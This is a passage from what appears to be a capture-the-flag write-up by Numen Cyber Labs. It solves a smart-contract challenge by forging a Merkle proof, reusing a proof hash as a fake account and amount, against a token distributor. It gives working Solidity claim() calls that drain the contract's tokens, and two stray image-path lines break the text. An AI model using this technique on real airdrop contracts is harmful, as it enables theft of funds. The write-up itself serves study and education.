    "0x8a85e6D0d2d6b8cBCb27E724F14A97AeB7cC1f5e": {
        "index": 37,
        "amount": "0x5dacf28c4e17721edb",
        "proof": [
            "0xd48451c19959e2d9bd4e620fbe88aa5f6f7ea72a00000f40f0c122ae08d2207b",
            "0x8920c10a5317ecff2d0de2150d5d18f01cb53a377f4c29a9656785a22a680d1d",
            "0xc999b0a9763c737361256ccc81801b6f759e725e115e4a10aa07e63d27033fde",
            "0x842f0da95edb7b8dca299f71c33d4e4ecbb37c2301220f6e17eef76c5f386813",
            "0x0e3089bffdef8d325761bd4711d7c59b18553f14d84116aecb9098bba3c0a20c",
            "0x5271d2d8f9a3cc8d6fd02bfb11720e1c518a3bb08e7110d6bf7558764a8da1c5"
        ]
    },
    "0x8ff0687af6f88C659d80D2e3D97B0860dbaB462e": {
```

1) At this time, we can organize the extraction parameters and call the claim function to collect them. We will make the first proof in the proof list for leaf 37 itself a leaf.


We can pass the proof with multiple 00s as the second half of the input to the claim function 0xd48451c19959e2d9bd4e620fbe88aa5f6f7ea72a will be an account, 0x00000f40f0c122ae08d2207b will be a cap.

But we need index, which can't be an arbitrary number because it's hashed with addresses and amounts, while the resulting hash value is hashed along with other proofs. The proof is concatenated, and the index is also connected to the address and amount. And this index is the hash of leaf 37, the leaves are hashed, and then their hashes are grouped in pairs and hashed again. Thus, the hash value of leaf 37 is grouped with the first proof in its proof array.




```
Proof[0] = 0x8920c10a5317ecff2d0de2150d5d18f01cb53a377f4c29a9656785a22a680d1d;
Proof[1] = 0xc999b0a9763c737361256ccc81801b6f759e725e115e4a10aa07e63d27033fde;
Proof[2] = 0x842f0da95edb7b8dca299f71c33d4e4ecbb37c2301220f6e17eef76c5f386813;
Proof[3] = 0x0e3089bffdef8d325761bd4711d7c59b18553f14d84116aecb9098bba3c0a20c;
Proof[4] = 0x5271d2d8f9a3cc8d6fd02bfb11720e1c518a3bb08e7110d6bf7558764a8da1c5;

distributor.claim(
    uint256(keccak256(abi.encodePacked(
        uint256(37),
        address(0x8a85e6D0d2d6b8cBCb27E724F14A97AeB7cC1f5e),
        uint96(0x5dacf28c4e17721edb)
    ))),
    address(0xd48451c19959e2D9bD4E620fBE88aA5F6F7eA72A),
    0x00000f40f0c122ae08d2207b,
    Proof
);
```

A total of 75,000*1e18 tokens were transferred into the contract, 72033437049132565012603 had just been withdrawn, and there were 2966562950867434987397 remaining, and the hexadecimal was 0xa0d154c64a300ddf85, so we looked for no leaf nodes in *tree.json*. The answer is yes, with an index of 8 leaf nodes.



```
"0x249934e4C5b838F920883a9f3ceC255C0aB3f827": {
    "index": 8,
    "amount": "0xa0d154c64a300ddf85",
    "proof": [
        "0xe10102068cab128ad732ed1a8f53922f78f0acdca6aa82a072e02a77d343be00",
        "0xd779d1890bba630ee282997e511c09575fae6af79d88ae89a7a850a3eb2876b3",
        "0x46b46a28fab615ab202ace89e215576e28ed0ee55f5f6b5e36d7ce9b0d1feda2",
        "0xabde46c0e277501c050793f072f0759904f6b2b8e94023efb7fc9112f366374a",
        "0x0e3089bffdef8d325761bd4711d7c59b18553f14d84116aecb9098bba3c0a20c",
        "0x5271d2d8f9a3cc8d6fd02bfb11720e1c518a3bb08e7110d6bf7558764a8da1c5"
    ]
},
```

Then continue to call the *claim* function, pass the parameter information in to extract the remaining tokens.



```
Proof1[0] = 0xe10102068cab128ad732ed1a8f53922f78f0acdca6aa82a072e02a77d343be00;
Proof1[1] = 0xd779d1890bba630ee282997e511c09575fae6af79d88ae89a7a850a3eb2876b3;
Proof1[2] = 0x46b46a28fab615ab202ace89e215576e28ed0ee55f5f6b5e36d7ce9b0d1feda2;
Proof1[3] = 0xabde46c0e277501c050793f072f0759904f6b2b8e94023efb7fc9112f366374a;
Proof1[4] = 0x0e3089bffdef8d325761bd4711d7c59b18553f14d84116aecb9098bba3c0a20c;
Proof1[5] = 0x5271d2d8f9a3cc8d6fd02bfb11720e1c518a3bb08e7110d6bf7558764a8da1c5;

distributor.claim(8, address(0x249934e4C5b838F920883a9f3ceC255C0aB3f827), 0xa0d154c64a300ddf85, Proof1);
```

Summary:

We also took a lot of detours when solving this problem, we must make reasonable use of all the information and data given in the problem, otherwise it will be difficult to solve it. If you have any better methods or skills, welcome to contact us and discuss together. Numen Cyber Labs will continue to focus on blockchain security!